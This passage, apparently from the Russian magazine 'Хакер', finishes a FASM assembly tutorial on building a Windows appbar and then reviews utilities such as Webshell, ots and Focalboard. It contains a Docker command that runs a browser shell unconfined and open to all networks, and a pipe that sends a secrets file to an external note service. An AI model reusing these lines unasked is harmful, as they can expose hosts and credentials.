Внимательно следи за тем, чтобы количество и порядок аргументов в команде вызова процедуры всегда соответствовали количеству и порядку параметров в ее описании. FASMW это не контролирует, и, если допустить небрежность, можно получить трудно обнаруживаемые ошибки.

Подготовка к использованию функции SHAppBarMessage

Программа и операционная система договариваются о резервировании пространства для панели инструментов с помощью функции SHAppBarMessage (<https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shappbarmessage>) через структуру APPBARDATA (<https://docs.microsoft.com/en-us/windows/win32/api/shellapi/ns-shellapi-appbardata>). Определение этой структуры отсутствует в подключаемых файлах из поставки FASMW, поэтому придется создать его самому на основе документации. Поместим его в отдельном файле. Для этого выбери пункт меню **File** → **New** и на открывшейся вкладке текстового редактора набери следующее:

```
struct APPBARDATA
    cbSize          dd ?
    hWnd            dd ?
    uCallbackMessage dd ?
    uEdge           dd ?
    rc              RECT
    lParam          dd ?
ends
```

Так выглядит описание типа структуры в Flat Assembler. После названия поля следует спецификатор типа (dd означает 4-байтовое двойное слово, а знак вопроса — неопределенное значение), в качестве которого, в свою очередь, может использоваться имя известной структуры (например, RECT). Чтобы не возвращаться к данному вопросу еще раз, в этот же файл можно дописать определения констант, которые используются функцией SHAppBarMessage:

```
ABM_NEW = 0x0
ABM_REMOVE = 0x1
ABM_QUERYPOS = 0x2
ABM_SETPOS = 0x3
ABE_LEFT = 0
ABE_TOP = 1
ABE_RIGHT = 2
ABE_BOTTOM = 3
MSG_ABNOTIFY = WM_USER+1
APPBAR_THICKNESS = 64
```

Константы с префиксом ABM_ представляют собой коды услуг, запрашиваемых у операционной системы, а с префиксом ABE_ означают границы рабочего стола, у

которых предполагается размещение панели. Константа `MSG_ABNOTIFY` соответствует «пользовательскому» (то есть нестандартному, выбираемому программистом) идентификатору сообщения, который мы предложим использовать операционной системе при отправке уведомлений окну панели инструментов. Тут же определим константу `APPBAR_THICKNESS` с желаемым значением ширины панели.

Сохрани набранный текст в файле с именем `appbar.inc` с помощью пункта меню **File → Save As...**

Подключаемый файл с объявлением структуры `APPBAR_DATA` и определениями констант: `appbar.inc` (<https://xakep.ru/wp-content/uploads/2022/01/372862/appbar.inc>).

Теперь вернись к редактированию файла `appbar.asm` с текстом программы (для этого можешь нажать сочетание клавиш `Ctrl-Tab`) и в его начале перед секцией кода вставь строку подключения подготовленных описаний:

```
include 'appbar.inc'
```

После внесения в текст программы законченной порции изменений (как, например, сейчас) проверяй, компилируется ли она. При этом следи, чтобы активной в текстовом редакторе была вкладка с основным текстом программы, а не подключаемым модулем. Если FASM сообщает об ошибке, надо перепроверить последние изменения и устранить ошибку прежде, чем двигаться дальше.

Сейчас, когда у нас есть объявление типа `APPBAR_DATA`, мы можем определить глобальную переменную `abd` этого типа, для чего в секцию данных следует добавить такую строку:

```
abd APPBAR_DATA sizeof.APPBAR_DATA, 0, MSG_ABNOTIFY, ABE_TOP, <0, 0, 0, 0>, 0
```

Эта строка совмещает определение переменной (при котором резервируется память) с ее инициализацией (при которой полям присваиваются начальные значения). Обрати внимание, что инициализатор поля вложенной структуры `abd.rc` заключен в угловые скобки. Макроопределения FASM позволяют указать размер структуры `APPBAR_DATA` с помощью конструкции `sizeof.APPBAR_DATA`.

Функция `SHAppBarMessage` находится в системной динамической библиотеке `Shell32.dll`. Поэтому потребуется добавить строки в секцию импорта, в результате чего она приобретет следующий вид:

```
section '.idata' import data readable writeable
```

```
library kernel32, 'KERNEL32.DLL', \
    user32, 'USER32.DLL', \
    shell32, 'SHELL32.DLL'
```

```
include 'api\kernel32.inc'
include 'api\user32.inc'
include 'api\shell32.inc'
```

Чтобы узнать, в какой динамической библиотеке находится функция Win32 API, надо открыть на официальном сайте Microsoft (<https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list>) страницу документации с описанием

этой функции и ближе к концу страницы отыскать секцию Requirements. Из этой секции можно узнать минимальную поддерживаемую версию Windows (Minimum supported client/server), имя заголовочного файла для языка программирования C с объявлением этой функции (Header, *.h), статическую библиотеку, которую надо подключить к исполняемому файлу для использования функции (Library, *.lib), и, наконец, имя файла динамической библиотеки (DLL, *.dll).

Убедись, что программа компилируется и работает.

Промежуточный вариант программы со всеми предварительными объявлениями и определениями: `appbar-ver2.asm` (<https://xakep.ru/wp-content/uploads/2022/01/372862/appbar-ver2.asm>).

Резервирование площадки для панели

Подготовительные мероприятия закончены, мы на финишной прямой. Не запускай программу, пока я не скажу. Для проверки синтаксиса можешь периодически компилировать исходный текст в исполняемый файл через пункт меню **Run** → **Compile**, но программу не запускай!

Вернемся к блоку с процедурой `wmCreateProc`, удалим из него строку вывода отладочного сообщения и наполним приложение смыслом. В соответствии с документацией сначала декларируем желание создать панель инструментов рабочего стола, для чего вызовем функцию `SHAppBarMessage` с сообщением `ABM_NEW` и структурой `APPBARDATA`, в которой заполнены поля `cbSize`, `uCallbackMessage` (при инициализации переменной) и `hWnd` (непосредственно перед вызовом функции):

```
proc wmCreateProc,hwnd
    mov eax, [hwnd]
    mov [abd(hWnd)], eax
    invoke SHAppBarMessage, ABM_NEW, abd
    cmp eax, TRUE
    je @f
    mov eax, -1
    ret
@@:
```

Здесь мы впервые сталкиваемся с ограничением ассемблера, которое не позволяет напрямую пересылать данные из одной ячейки памяти в другую, в результате чего нам пришлось воспользоваться регистром `EAX` в качестве промежуточного хранилища. После вызова функции проверяем возвращенное ею значение. Если операционная система не возражает против использования окна в качестве панели, то регистр `EAX` будет содержать `TRUE`.

Flat Assembler предлагает удобную систему локальных меток для коротких переходов, которая позволяет «перепрыгивать» через несколько команд при подобных проверках. Так, команда `je @f` совершит переход на ближайшую следующую метку `@f` в случае получения равенства при предыдущем сравнении `cmp eax, TRUE`. Если надо совершить переход на ближайшую предыдущую метку `@b`, то в команде перехода надо указать `@b`.

Таким образом, в случае неравенства в регистр `EAX` будет записано и возвращено операционной системе значение `(-1)`. Она, как было отмечено выше, воспримет его в качестве признака проблемы при обработке сообщения `WM_CREATE`, что приведет к завершению работы приложения.

Запросим у Windows границы рабочего стола, в пределах которых можно разместить панель. Без лишней скромности отправим заявку через `abd.rc` на весь размер экрана, а операционная система приведет значения полей структуры `RECT` в соответствие реальной обстановке. Для этого узнаем у системы, а потом запишем в `abd.rc.right` ширину экрана, уменьшенную на единицу, а в `abd.rc.bottom` — уменьшенную на единицу высоту экрана, после чего вызовем функцию `SHAppBarMessage` с сообщением `ABM_QUERYPOS`.

```
invoke GetSystemMetrics, SM_CXSCREEN
dec eax
mov [abd.rc.right], eax
invoke GetSystemMetrics, SM_CYSCREEN
dec eax
mov [abd.rc.bottom], eax
invoke SHAppBarMessage, ABM_QUERYPOS, abd
```

После возврата в структуре `abd.rc` будут находиться границы допустимой области. Нам же нужна только полоса шириной `APPBAR_THICKNESS` у верхнего края рабочего стола. Поэтому подтянем вверх нижнюю координату и затребуем у операционной системы получившуюся полосу через вызов функции `SHAppBarMessage` с сообщением `ABM_SETPOS`:

```
mov eax, [abd.rc.top]
add eax, APPBAR_THICKNESS
dec eax
mov [abd.rc.bottom], eax
invoke SHAppBarMessage, ABM_SETPOS, abd
xor eax, eax
ret
endp
```

В конце процедуры оставляем обнуление регистра `EAX` командой `xor eax, eax` и возврат этого нулевого значения операционной системе, которое она воспримет как успешное завершение обработчика `WM_CREATE`.

Пока предположим, что мы все сделали правильно. Результатом выполнения перечисленных действий должно стать отрезание полосы от верхней границы рабочего стола. Если запустить программу в таком виде, то зарезервированная область останется «не у дел» даже после ее завершения и придется перезагружать компьютер. Мы должны явным образом вернуть операционной системе полученную во временное пользование полосу, для чего дополним в оконной процедуре `WindowProc` блок обработки сообщения `WM_DESTROY` следующей строкой (ее надо вставить сразу после метки `.wmdestroy`):

```
invoke SHAppBarMessage, ABM_REMOVE, abd
```

Промежуточный вариант программы, который умеет резервировать и освобождать участок рабочего стола: `appbar-ver3.asm` (<https://xakep.ru/wp-content/uploads/2022/01/372862/appbar-ver3.asm>).

А вот теперь можно и даже нужно запустить получившуюся программу и посмотреть, как она работает. Пробуй перемещать окна приложений, разворачивать их на весь экран и смотри, как они себя при этом ведут. Обрати внимание, что главное окно получившейся программы существует как будто отдельно от зарезервированной им на рабочем столе полосы. При завершении программы ситуация на рабочем столе должна восстанавливаться. Если остаются какие-то особенности, то перезагрузи компьютер и внимательно проверь программу.

Настройка окна панели

Осталось только привести главное окно нашего приложения в соответствие с его задачей. Для этого, во-первых, подправим стили окна в строке с вызовом функции `CreateWindowEx` следующим образом:

```
invoke
CreateWindowEx,WS_EX_TOPMOST+WS_EX_TOOLWINDOW,_class,_title,WS_POPUP,128,128,25
6,192,NULL,NULL,[wc.hInstance],NULL
```

А во-вторых, дополним процедуру `wmCreateProc` строками, выполняющими позиционирование окна на зарезервированной полосе рабочего стола. Для этого сразу после ее заголовка поместим строку определения локальных переменных:

```
local width:DWORD, height:DWORD
```

После имени переменной через двоеточие указан ее тип (как в паскале). Аналогичным образом можно указывать типы параметров процедур. Мы этого не делали, потому что нас устраивает 32-битный тип, предполагаемый по умолчанию. Строки вычисления размеров и перемещения окна надо разместить в конце процедуры перед формированием возвращаемого значения в регистре `EAX`:

```
mov eax, [abd.rc.right]
sub eax, [abd.rc.left]
inc eax
mov [width], eax
mov eax, [abd.rc.bottom]
sub eax, [abd.rc.top]
inc eax
mov [height], eax
invoke SetWindowPos, [hwnd], HWND_TOP, [abd.rc.left], [abd.rc.top], [width],
[height], SWP_NOACTIVATE+SWP_SHOWWINDOW
```

Окончательный вариант программы: `appbar.asm`
(<https://xakep.ru/wp-content/uploads/2022/01/372862/appbar.asm>).

Запусти получившееся приложение. Место зарезервированной полосы рабочего стола должно занять серое окно без рамок и заголовка — наша заплатка. Не пытай-

ся завершить программу через диспетчер задач, потому что зарезервированная часть рабочего стола в этом случае не освободится. Вместо этого щелкни левой кнопкой мыши по этой полосе и нажми комбинацию клавиш Alt-F4. Программа завершится, а рабочий стол вернется в исходное состояние.

Заключение

Так мне удалось устранить главное неудобство от дефекта монитора при использовании развернутых на весь экран приложений. Попутно мы узнали о том, как создать свою панель инструментов для рабочего стола Windows.

Разработанное приложение можно взять в качестве заготовки для более функциональной панели, а не такой, которая, как картина в мультфильме про дядю Федора, «дырку на обоях загораживает». В качестве панели использовано главное окно приложения, что позволяет добавить на него элементы управления, текст, рисунки... Но первым делом я бы добавил защиту от повторного запуска программы (для этого надо воспользоваться именованным мьютексом, который создается с помощью функции `CreateMutex` (<https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createmutexa>)). Не помешает добавить и реагирование на уведомления `MSG_ABNOTIFY` — их может отправлять нашему окну операционная система (например, при запуске полноэкранного приложения или активности соседних панелей).

А вот выбранный инструмент разработки Flat Assembler с ассемблером в качестве языка программирования оставляет противоречивые чувства. К положительным чертам можно отнести:

- компактный размер и быстрое развертывание на любом Windows-компьютере;
- возможность полноценно использовать методологию структурного программирования благодаря макроопределениям, что практически снимает ограничение на сложность проектов;
- одинаковая работа приложений на всей линейке Windows от Windows 2000 до Windows 10 x86-64 благодаря использованию Win32 API;
- малый размер генерируемых EXE-файлов (разработанное в главе приложение занимает 2,5 Кбайт на диске).

Спорные моменты, на мой взгляд, следующие:

- жесткая привязка к архитектуре процессоров Intel;
- слабая «защита от дурака» (практически отсутствует контроль типов переменных и соответствия фактических аргументов при вызове функций объявленным формальным параметрам).

Как бы то ни было, с использованием Flat Assembler вполне можно изучать основы программирования на ассемблере для архитектуры x86. Этот инструмент поможет освоить синтаксис и основные конструкции языка всем, кто еще не сталкивался с ассемблером, но желает использовать его в будущем для создания собственных приложений.

Мастерская хакера. Подборка полезных инструментов для Windows и Linux

Марк Бруцкий-Стемпковский

Век живи — век собирай всякие полезные штуковины! Руководствуясь этим правилом, я скопил обширную коллекцию утилит, лучшими из которых хочу с тобой поделиться. Может, и ты подберешь себе что-то, что поможет тебе в ежедневной работе или выручит в сложную минуту.

Часть утилит из этой главы прислал мне благодарный подписчик. Если у тебя тоже есть о чем рассказать миру — пиши в редакцию Хакера, мы обязательно найдем, как это применить!

Windows & WSL

WSL Host Patcher

Как известно, в Windows 10 и 11 можно запускать приложения для Linux. Система, которая позволяет это делать, называется WSL — Windows Subsystem for Linux. WSL (в простонародье — «весло») имеет две версии, незамысловато названные WSL и WSL 2. Первая версия вышла в 2016 году и уже морально устарела. Масштабно обновили систему в 2020 году, в релизе Windows 10 2004 — чтобы не путать, ее тогда и назвали WSL 2. Внутри WSL 2 — виртуальная машина Hyper-V с сброшенными в нее ресурсами хоста.

Когда какой-то процесс внутри WSL 2 начинает слушать TCP-порт, `wslhost.exe` слушает этот же порт на 127.0.0.1 хоста, фактически проксируя его наружу, на хост. Проблема такого форвардинга в том, что снаружи хоста этот порт недоступен, то есть поднятый на 8080-м порте веб-сервис в WSL доступен для хоста, но не торчит в локалку.

Если хочется получить доступ к такому сервису снаружи, а не только с машины с самой WSL — пригодится WSL Host Patcher (<https://github.com/CzBiX>

WSLHostPatcher). Все, что он делает, — это патчит в памяти `wslhost.exe`, чтобы тот открывал соединения не на 127.0.0.1, а на 0.0.0.0, слушая соответствующий порт на всех интерфейсах.

Wslgit

В продолжение извращений с WSL хочу показать маленькую утилиту на Rust, которая просто транслирует все вызовы себя в соответствующие вызовы `git`` в WSL 2. Зачем это надо? Допустим, у тебя есть какой-то очень большой репозиторий Git внутри WSL, а ты работаешь в текстовом редакторе с хоста. Чтобы Git корректно работал с кодом внутри полувиртуального Linux, нужно как-то транслировать вызовы Git с исправленными путями внутрь контейнера. **Wslgit** (<https://github.com/andy-5/wslgit>) делает ровно это: исправляет путь, чтобы получить доступ из контейнера к файлам хоста, и запускает Git в WSL 2, чтобы выполнить нужное действие. Просто и понятно.

Юзкейсов `wslgit` немного, но иногда он совершенно незаменим.

Очистка памяти `vmem`

Раз уж заговорили о WSL, упомянем еще одну важную проблему, из-за которой порой приходится перезагружать совершенно исправный компьютер с неделями аптайма. WSL очень любит агрессивно кэшировать в оперативную память, но не спешит освобождать ее, когда эта память нужна винде. В результате процесс `vmem` съедает всю оперативку, и приходится перезагружаться.

Решение проблемы простое — выполнить от рута следующую команду в WSL:

```
# sh -c "echo 3 > /proc/sys/vm/drop_caches"
```

Но должен быть и способ получше. Может, ты знаешь? Напиши об этом в редакцию!

Web

TLS Support Check

TLS.support (<https://tls.support/>) — это быстрый способ проверить, поддерживает ли браузер современные фишки TLS. Сервис проверяет поддержку одноразовых ключей, список доступных шифров, мгновенное возобновление зашифрованного соединения и некоторые другие вещи (рис. 3.1).

На сервисе можно получить код результата конкретной проверки. Удобно, если ты хочешь попросить кого-то протестировать работу и показать результаты.




Рис. 3.1. TLS.support

SSH web client

Как-то раз мне нужен был веб-терминал. Я поискал и нашел проект Webshell (<https://github.com/bwsw/webshell>).

Webshell — это полноценный терминал прямо в окне браузера. Он работает как SSH-клиент, но для моих задач было достаточно просто подключиться через него к 127.0.0.1 и работать. Сочетания клавиш поддерживаются, полноэкранные программы вроде htop и nano — тоже. Что нам еще нужно для счастья?

Если у тебя есть свой сервер и ты хочешь иметь возможность получать к нему доступ из SSH через браузер, то это отличный вариант (рис. 3.2).




Рис. 3.2. Webshell в действии

Устанавливается программа через Docker:

```
docker run -d --security-opt seccomp=unconfined -p 8018:80 -e
ALLOWED_NETWORKS=0.0.0.0/0 bws/webshell
```

Ots

Нужно из терминала поделиться какой-то временной заметкой? Держи тогда аналог Privnote (<https://privnote.com>) (сервис шеринга одноразовых заметок, которые уничтожаются после прочтения), но работающий из терминала!


Ots (<https://github.com/sniptt-official/ots>) — это консольная утилита с end-to-end-шифрованием и возможностью более-менее безопасно шерить секреты.

Для установки достаточно использовать brew (brew install ots), но если ты приверженец традиционных для Linux способов установки, то brew не наш метод. Идем в консоль и пишем:

```
$ curl -L https://github.com/sniptt-official/ots/releases/download/v0.1.0/ots_0.1.0_darwin_amd64.tar.gz -o
ots.tar.gz
$ sudo mkdir -p /usr/local/ots-cli
$ sudo tar -C /usr/local/ots-cli -xvf ots.tar.gz
$ sudo ln -sf /usr/local/ots-cli/ots /usr/local/bin/ots
$ rm ots.tar.gz
```

Кроме этого билда есть еще сборки под ARM64 и даже под Windows — то есть поставить получится вообще на что угодно.

Создать заметку легче некуда: просто напиши `ots new` (рис. 3.3)!



```
hackcat@instance-20210928-2129:~$ ots new
Enter your secret:
Your secret is now available on the below URL.

https://ots.sniptt.com/view/s64BG3YCouGeUw6o?ref=ots-cli&region=us-east-1&v=0.1.0#gzYeeE-4pv0vxS9LRqhrxI4_t7p8jMnbC_qawy7VBaw=

You should only share this URL with the intended recipient.

Please note that once retrieved, the secret will no longer
be available for viewing. If not viewed, the secret will
automatically expire at approximately 3 Nov 2021 09:28:28.
hackcat@instance-20210928-2129:~$
```

Рис. 3.3. Начало использования

Кстати, введенные данные не отображаются, как если бы это был пароль, что способствует приватности.

Аргумент `-x` позволяет задать срок годности заметки: даже если ее никто не откроет, по истечении заданного времени она самоуничтожится.

Для шеринга секретных конфигов можно использовать стандартные для юниксовых систем пайпы:

```
$ cat secret-keys.json | ots new
```

У сервиса есть веб-версия — ots.sniptt.com (<https://ots.sniptt.com/>), которая эмулирует `ots new` в окне браузера (рис. 3.4, 3.5).




Рис. 3.4. Пересылаем в браузере




Рис. 3.5. Как выглядят секреты

Если попробовать открыть страницу с заметкой во второй раз, — получим отказ, ведь заметки уже нет (рис. 3.6)!




Рис. 3.6. Облом

Focalboard

Раньше я пользовался Trello, но потом стал искать бесплатную альтернативу и нашел — она называется Focalboard (<https://github.com/mattermost/focalboard>). Это классный self-hosted-сервис, разработанный авторами Mattermost (замена Slack для

компаний). Можно поставить на свой комп или на какой-то собственный сервер, если нужна великая секретность (рис. 3.7).




Рис. 3.7. Пример использования Focalboard

Установить Focalboard можно на Windows, Linux и даже Mac. И если для винды и макоси приложение просто скачиваешь в официальном магазине, то с версией для Linux нас ждет традиционно чуть более длинный путь: придется вручную скачать последний релиз (<https://github.com/mattermost/focalboard/releases>) проекта себе и распаковать его (`tar -xzf focalboard-linux.tar.gz`). Затем запустить `focalboard-app/focalboard-app`. Длиннее, но не намного сложнее.

Для желающих развернуть Focalboard на собственном сервере есть возможность сделать это буквально в одну команду:

```
docker run -it -p 8091:8000 mattermost/focalboard
```

После установки перейди по адресу `твой-ip:8091`, и увидишь формочку входа (на скриншоте ниже). Тут надо создать аккаунт (кнопочка **create account** внизу), и ты попадешь в такой же интерфейс Focalboard, но через браузер. И да, никакие введенные при регистрации данные подтверждать не требуется (рис. 3.8).



Рис. 3.8. Вход в Focalboard

FPS Check

Бывает, нужно узнать, сколько кадров в секунду (FPS) может отобразить экран. Все больше производителей заявляют частоту обновления экрана как преимущество своих продуктов, так что становится интересно их проверить.

С помощью сайта TestUfo (<https://www.testufo.com/>) ты сможешь выяснить, действительно ли монитор обеспечивает заявленную скорость обновления картинки. Тест начинается сразу после загрузки страницы (рис. 3.9).




Рис. 3.9. НЛО!

Посередине страницы отображаются дорожки,двигающиеся с разным количеством кадров в секунду. На верхней дорожке частота кадров максимальная, на нижней — минимальная.

Кроме НЛО-теста на FPS, сайт предлагает еще около трех десятков тестов на все случаи жизни: тут и проверка на ШИМ, и замер таймингов при отображении графики браузером, и даже симуляция видеоигры. Мне было как минимум интересно потыкать.

Canvas Defender

Отпечатки браузера широко используются сайтами для отслеживания посетителей и их поведения. Браузеру присваивается уникальный идентификатор, к которому привязывается много информации о настройках и возможностях браузера.

Один из методов создания такого идентификатора — использование HTML-тега `<canvas>`. Расширение Canvas Fingerprint Defender (<https://mybrowseraddon.com/canvas-defender.html>) скрывает настоящий отпечаток, получаемый таким методом. Оно не блокирует такой трекинг, а добавляет в отпечаток случайный шум. Из-за

этого отпечаток становится бесполезным для отслеживания. Важно только понимать, что от всех остальных способов трекинга это не защищает, так что отправлять другие защитные решения на пенсию пока рановато.

Отпечаток обновляется при каждой перезагрузке страницы. Плагин не требует настройки и начинает работу сразу после установки.

Доступен для Chrome (<https://chrome.google.com/webstore/detail/canvas-fingerprint-defend/lanfdkpgjfdiknbcnojekcppdebfp/related?hl=ru>), Firefox (<https://addons.mozilla.org/en-US/firefox/addon/canvas-fingerprint-defender/>), Microsoft Edge (<https://microsoftedge.microsoft.com/addons/detail/giglaifdfkimffokoomllcpmdjeomckf>) и Opera (<https://addons.opera.com/en/extensions/details/canvas-fingerprint-defender/>).

Detect Canvas Fingerprint	
Fingerprint Spoofed	
Is browser canvas fingerprint spoofed	true
Canvas Support in Your Browser	
Canvas (basic support)	true
Text API for Canvas	true
Canvas toDataURL	true
Fingerprint Results	
Fingerprint ID	b773de9586f1ff0485f3de56ed5a0f3836a56df9724e5cde6a0c5c3c47f767d9
Method: red solid box	
Is fingerprint spoofed by persistent noise	true
Fingerprint ID	c6812a22e99908306cd0c6f2eaf39d549ecd7d9fba5d68181a2aecabd16a61f
When: before DOM load	
Method: random image with color mixing	
Fingerprint ID	f912fce58f56dc18dd70bb8ed70852582e2fc9685c3de138c74bc86f2cd5f958
When: after DOM load	
Method: random image with color mixing	
Is fingerprint spoofed by random noise	true

Рис. 3.10. Отпечатки сгенерированы случайные

